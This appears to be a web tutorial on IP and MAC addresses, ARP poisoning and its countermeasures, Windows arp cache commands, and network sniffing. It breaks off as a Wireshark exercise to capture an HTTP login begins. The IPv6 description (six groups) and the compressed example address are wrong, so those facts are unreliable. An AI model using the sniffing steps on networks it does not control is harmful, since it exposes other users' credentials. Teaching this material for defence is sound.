IP Address is the acronym for Internet Protocol address. An internet protocol address is used to uniquely identify a computer or device such as printers, storage disks on a computer network. There are currently two versions of IP addresses. IPv4 uses 32-bit numbers. Due to the massive growth of the internet, IPv6 has been developed, and it uses 128-bit numbers.

IPv4 addresses are formatted in four groups of numbers separated by dots. The minimum number is 0, and the maximum number is 255. An example of an IPv4 address looks like this;

127.0.0.1

IPv6 addresses are formatted in groups of six numbers separated by full colons. The group numbers are written as 4 hexadecimal digits. An example of an IPv6 address looks like this;

2001:0db8:85a3:0000:0000:8a2e:0370:7334

In order to simplify the representation of the IP addresses in text format, leading zeros are omitted, and the group of zeros is completed omitted. The above address in a simplified format is displayed as;

2001:db8:85a3:::8a2e:370:7334

MAC Address is the acronym for media access control address. MAC addresses are used to uniquely identify network interfaces for communication at the physical layer of the network. MAC addresses are usually embedded into the network card.

A MAC address is like a serial number of a phone while the IP address is like the phone number.


Exercise

We will assume you are using windows for this exercise. Open the command prompt.


Enter the command

```
ipconfig /all
```

You will get detailed information about all the network connections available on your computer. The results shown below are for a broadband modem to show the MAC address and IPv4 format and wireless network to show IPv6 format.



```
Mobile Broadband adapter Mobile Broadband Connection 3:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : HUAWEI Mobile Connect - Network Adapter #
3
   Physical Address. . . . . . . . . : 58-2C-80-13-92-63
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv4 Address. . . . . . . . . . . : 10.131.70.186(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.252
   Default Gateway . . . . . . . . . : 10.131.70.185
   DNS Servers . . . . . . . . . . . : 41.223.4.97
                                       41.223.5.33
   NetBIOS over Tcpip. . . . . . . . : Enabled
```



```
Tunnel adapter Teredo Tunneling Pseudo-Interface:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Teredo Tunneling Pseudo-Interface
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : 2001:0:9d38:6ab8:28fc:13be:3a05:bf3b(Pref
erred)
   Link-local IPv6 Address . . . . . : fe80::28fc:13be:3a05:bf3b%16(Preferred)
   Default Gateway . . . . . . . . . : ::
   NetBIOS over Tcpip. . . . . . . . : Disabled
```

What is ARP Poisoning?

ARP is the acronym for Address Resolution Protocol. It is used to convert IP address to physical addresses [MAC address] on a switch. The host sends an ARP broadcast on the network, and the recipient computer responds with its physical address [MAC Address]. The resolved IP/MAC address is then used to communicate. **ARP poisoning is sending fake MAC addresses to the switch so that it can associate the fake MAC addresses with the IP address of a genuine computer on a network and hijack the traffic**.

ARP Poisoning Countermeasures

Static ARP entries: these can be defined in the local ARP cache and the switch configured to ignore all auto ARP reply packets. The disadvantage of this method is, it’s difficult to maintain on large networks. IP/MAC address mapping has to be distributed to all the computers on the network.

ARP poisoning detection software: these systems can be used to cross check the IP/MAC address resolution and certify them if they are authenticated. Uncertified IP/MAC address resolutions can then be blocked.

Operating System Security: this measure is dependent on the operating system been used. The following are the basic techniques used by various operating systems.

- **Linux based**: these work by ignoring unsolicited ARP reply packets.
- **Microsoft Windows**: the ARP cache behavior can be configured via the registry. The following list includes some of the software that can be used to protect networks against sniffing;
    - **AntiARP**– provides protection against both passive and active sniffing
    - **Agnitum Outpost Firewall**–provides protection against passive sniffing
    - **XArp**– provides protection against both passive and active sniffing
- **Mac OS**: ArpGuard can be used to provide protection. It protects against both active and passive sniffing.

Hacking Activity: Configure ARP entries in Windows

We are using Windows 7 for this exercise, but the commands should be able to work on other versions of windows as well.


Open the command prompt and enter the following command

```
arp –a
```

HERE,

- **apr**calls the ARP configure program located in Windows/System32 directory
- **-a** is the parameter to display to contents of the ARP cache

You will get results similar to the following




```
C:\Users\DAEMON>arp -a

Interface: 192.168.1.38 --- 0xc
  Internet Address      Physical Address      Type
  192.168.1.1           00-23-f8-ce-fd-96     dynamic
  192.168.1.33          64-27-37-1a-6a-05     dynamic
  192.168.1.34          24-b6-fd-0f-49-e3     dynamic
  192.168.1.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  224.0.0.253           01-00-5e-00-00-fd     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\DAEMON>
```

Note: *<u>dynamic entries</u> are added and deleted automatically when using TCP/IP sessions with remote computers.*

<u>Static entries</u> are added manually and are deleted when the computer is restarted, and the network interface card restarted or other activities that affect it.

Adding static entries

Open the command prompt then use the ipconfig /all command to get the IP and MAC address




```
Wireless LAN adapter Wireless Network Connection:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) Centrino(R) Wireless-N 2230
   Physical Address. . . . . . . . . : 60-36-DD-A6-C5-43
   DHCP Enabled. . . . . . . . . . . : Yes
   Autoconfiguration Enabled . . . . : Yes
   Link-local IPv6 Address . . . . . : fe80::b888:74a:33df:8cc5%12(Preferred)
   IPv4 Address. . . . . . . . . . . : 192.168.1.38(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Lease Obtained. . . . . . . . . . : 03 January 2014 12:39:30
   Lease Expires . . . . . . . . . . : 06 January 2014 14:13:39
   Default Gateway . . . . . . . . . : 192.168.1.1
   DHCP Server . . . . . . . . . . . : 192.168.1.1
   DHCPv6 IAID . . . . . . . . . . . : 291518173
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-19-9F-A9-BF-60-36-DD-A6-C5-43

   DNS Servers . . . . . . . . . . . : 41.220.128.6
                                       41.220.128.8
   NetBIOS over Tcpip. . . . . . . . : Enabled
```

The MAC address is represented using the Physical Address and the IP address is IPv4Address

Enter the following command

```
arp –s  192.168.1.38 60-36-DD-A6-C5-43
```




```
C:\Users\DAEMON>arp -s 192.168.1.38 60-36-DD-A6-C5-43

C:\Users\DAEMON>
```

Note: The IP and MAC address will be different from the ones used here. This is because they are unique.

Use the following command to view the ARP cache

```
arp –a
```

You will get the following results




```
C:\Users\DAEMON>arp -a

Interface: 192.168.1.38 --- 0xc
  Internet Address      Physical Address      Type
  192.168.1.1           00-23-f8-ce-fd-96     dynamic
  192.168.1.33          64-27-37-1a-6a-05     dynamic
  192.168.1.34          24-b6-fd-0f-49-e3     dynamic
  192.168.1.36          64-27-37-1a-39-15     dynamic
  192.168.1.37          24-b6-fd-0e-e2-e9     dynamic
  192.168.1.38          60-36-dd-a6-c5-43     static
  192.168.1.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  224.0.0.253           01-00-5e-00-00-fd     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

Note the IP address has been resolved to the MAC address we provided and it is of a static type.

Deleting an ARP cache entry

Use the following command to remove an entry

```
arp –d 192.168.1.38
```



```
C:\Users\DAEMON>arp -d 192.168.1.38

C:\Users\DAEMON>_
```

P.S. ARP poisoning works by sending fake MAC addresses to the switch

Wireshark Tutorial: Network & Passwords Sniffer

Computers communicate using networks. These networks could be on a local area network LAN or exposed to the internet. **Network Sniffers are programs that capture low-level package data that is transmitted over a network.** An attacker can analyze this information to discover valuable information such as user ids and passwords.

In this article, we will introduce you to common network sniffing techniques and tools used to sniff networks. We will also look at countermeasures that you can put in place to protect sensitive information been transmitted over a network.

Topics covered in this tutorial

What is network sniffing?

Computers communicate by broadcasting messages on a network using IP addresses. Once a message has been sent on a network, the recipient computer with the matching IP address responds with its MAC address.


Network sniffing is the process of intercepting data packets sent over a network. This can be done by the specialized software program or hardware equipment. Sniffing can be used to;

- Capture sensitive data such as login credentials
- Eavesdrop on chat messages
- Capture files have been transmitted over a network

The following are protocols that are vulnerable to sniffing

- Telnet
- Rlogin
- HTTP
- SMTP
- NNTP
- POP
- FTP
- IMAP

The above protocols are vulnerable if login details are sent in plain text




Passive and Active Sniffing

Before we look at passive and active sniffing, let's look at two major devices used to network computers; hubs and switches.


A hub works by sending broadcast messages to all output ports on it except the one that has sent the broadcast. The recipient computer responds to the broadcast message if the IP address matches. This means when using a hub, all the computers on a network can see the broadcast message. It operates at the physical layer (layer 1) of the OSI Model.

The diagram below illustrates how the hub works.


Computer A
Computer B
Computer C
Computer C is the recipient of the data packet
1
2
3
4
Hub
HUB broadcasts data packet to all network computers
Broadcast Computer
Data Packet sent to computer C

A switch works differently; it maps IP/MAC addresses to physical ports on it. Broadcast messages are sent to the physical ports that match the IP/MAC address configurations for the recipient computer. This means broadcast messages are only seen by the recipient computer. Switches operate at the data link layer (layer 2) and network layer (layer 3).

The diagram below illustrates how the switch works.


Computer A
Computer B
Computer C
Data packet sent to computer C based on IP/MAC Address mapping to the physical port
2
1
Switch
3
4
SWITCH maps IP/MAC Addresses to physical ports
Broadcast Computer
Data Packet sent to computer C

Passive sniffing is intercepting packages transmitted over a network that uses a hub. It is called passive sniffing because it is difficult to detect. It is also easy to perform as the hub sends broadcast messages to all the computers on the network.

Active sniffing is intercepting packages transmitted over a network that uses a switch. There are two main methods used to sniff switch linked networks, ARP Poisoning, and MAC flooding.

Hacking Activity: Sniff network traffic


In this practical scenario, we are going to **use Wireshark to sniff data packets as they are transmitted over HTTP protocol**. For this example, we will sniff the network using Wireshark, then login to a web application that does not use secure communication. We will login to a web application on http://www.techpanda.org/

The login address is **admin@google.com**, and the password is **Password2010**.

Note: *we will login to the web app for demonstration purposes only. The technique can also sniff data packets from other computers that are on the same network as the one that you are using to sniff. The sniffing is not only limited to techpanda.org, but also sniffs all HTTP and other protocols data packets.*


Sniffing the network using Wireshark

The illustration below shows you the steps that you will carry out to complete this exercise without confusion



Download Wireshark from this link http://www.wireshark.org/download.html

